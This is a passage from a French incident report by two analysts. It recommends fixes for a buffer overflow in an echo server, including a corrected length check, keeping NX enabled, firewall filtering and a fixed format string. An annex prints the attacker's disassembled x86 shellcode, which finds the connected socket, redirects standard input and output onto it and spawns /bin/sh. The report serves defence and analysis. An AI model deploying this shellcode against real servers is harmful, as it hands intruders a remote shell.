Pour vous aider à brécher cette faille, voici quelques conseils que vous pouvez mettre en place:

- Modifier le code source pour bien empêcher l'écriture hors de l'espace mémoire alloué en changeant la condition dans le test conditionnel. Ne pas copier le message si il est supérieur ou égal à la taille du buffer et non pas seulement strictement supérieur! (changer `msg.len > BUFFERLENGTH` en `msg.len >= BUFFERLENGTH`).
- Ne pas faire tourner votre serveur avec le bit NX désactivé, cela diminuera les risques. (`B2B-OPTS="-p 6000 -x 0` en `B2B-OPTS="-p 6000`)
- Durcir votre politique de sécurité dans le firewall, en empêchant des des paquets aussi gros d'être reçu on en filtrant les paquets ayant des caractères suspicieux.
- Ou fixer directement le format des payload du echo `snprint(*response, len, "%s", echo)`.

Bien à vous, je vous souhaite bonne continuation. En espérant que cet incident ne vous vaudra peu de préjudices.

Arthur et Léo

Annexe

Payload de l'attaquant désassemblé

```
.data:00000081 90                               nop
.data:00000082 eb 71                            jmp    0x000000f5
.data:00000084 5d                               pop    ebp
.data:00000085 31 c0                            xor    eax,eax
.data:00000087 31 db                            xor    ebx,ebx
.data:00000089 31 c9                            xor    ecx,ecx
.data:0000008b 31 d2                            xor    edx,edx
.data:0000008d 31 ff                            xor    edi,edi
.data:0000008f 31 f6                            xor    esi,esi
.data:00000091 b0 22                            mov    al,0x22
.data:00000093 89 c6                            mov    esi,eax
.data:00000095 b0 c0                            mov    al,0xc0
.data:00000097 b1 01                            mov    cl,0x1
```

```
.data:00000099 66 c1 e1 0c                    shl    cx,0xc
.data:0000009d b2 03                          mov    dl,0x3
.data:0000009f 4f                             dec    edi
.data:000000a0 cd 80                          int    0x80
.data:000000a2 89 c1                          mov    ecx,eax
.data:000000a4 31 ff                          xor    edi,edi
.data:000000a6 b3 02                          mov    bl,0x2
.data:000000a8 89 ca                          mov    edx,ecx
.data:000000aa 80 c1 04                       add    cl,0x4
.data:000000ad 31 c0                          xor    eax,eax
.data:000000af 66 b8 70 01                    mov    ax,0x170
.data:000000b3 fe c3                          inc    bl
.data:000000b5 c6 02 10                       mov    BYTE PTR [edx],0x10
.data:000000b8 89 39                          mov    DWORD PTR [ecx],edi
.data:000000ba cd 80                          int    0x80
.data:000000bc 39 f8                          cmp    eax,edi
.data:000000be 75 ed                          jne    0x000000ad
.data:000000c0 8b 01                          mov    eax,DWORD PTR [ecx]
.data:000000c2 3c 02                          cmp    al,0x2
.data:000000c4 75 e7                          jne    0x000000ad
.data:000000c6 89 ca                          mov    edx,ecx
.data:000000c8 31 c9                          xor    ecx,ecx
.data:000000ca 31 c0                          xor    eax,eax
.data:000000cc b0 3f                          mov    al,0x3f
.data:000000ce cd 80                          int    0x80
.data:000000d0 41                             inc    ecx
.data:000000d1 b0 3f                          mov    al,0x3f
.data:000000d3 cd 80                          int    0x80
.data:000000d5 41                             inc    ecx
.data:000000d6 b0 3f                          mov    al,0x3f
.data:000000d8 cd 80                          int    0x80
.data:000000da 31 c0                          xor    eax,eax
.data:000000dc 89 6d 08                       mov    DWORD PTR [ebp+0x8],ebp
.data:000000df 89 45 0c                       mov    DWORD PTR [ebp+0xc],eax
.data:000000e2 88 45 07                       mov    BYTE PTR [ebp+0x7],al
.data:000000e5 b0 0b                          mov    al,0xb
.data:000000e7 89 eb                          mov    ebx,ebp
.data:000000e9 8d 4d 08                       lea    ecx,[ebp+0x8]
.data:000000ec 8d 55 0c                       lea    edx,[ebp+0xc]
.data:000000ef cd 80                          int    0x80
.data:000000f1 b0 01                          mov    al,0x1
.data:000000f3 cd 80                          int    0x80
.data:000000f5 e8 8a ff ff ff                 call   0x00000084
.data:000000fa 2f                             das
.data:000000fb 62 69 6e                       bound  ebp,QWORD PTR [ecx+0x6e]
.data:000000fe 2f                             das
.data:000000ff 73 68                          jae    0x00000169
.data:00000101 41                             inc    ecx
.data:00000102 41                             inc    ecx
.data:00000103 41                             inc    ecx
.data:00000104 41                             inc    ecx
.data:00000105 41                             inc    ecx
.data:00000106 41                             inc    ecx
.data:00000107 41                             inc    ecx
.data:00000108 41                             inc    ecx
.data:00000109 41                             inc    ecx
.data:0000010a 0a 00                          or     al,BYTE PTR [eax]
.data:0000010c 00 00                          add    BYTE PTR [eax],al
.data:0000010e 0d 00 00 00 8b                 or     eax,0x8b000000
.data:00000113 91                             xchg   ecx,eax
.data:00000114 98                             cwde
.data:00000115 c3                             ret
.data:00000116 ff 0a                          dec    DWORD PTR [edx]
```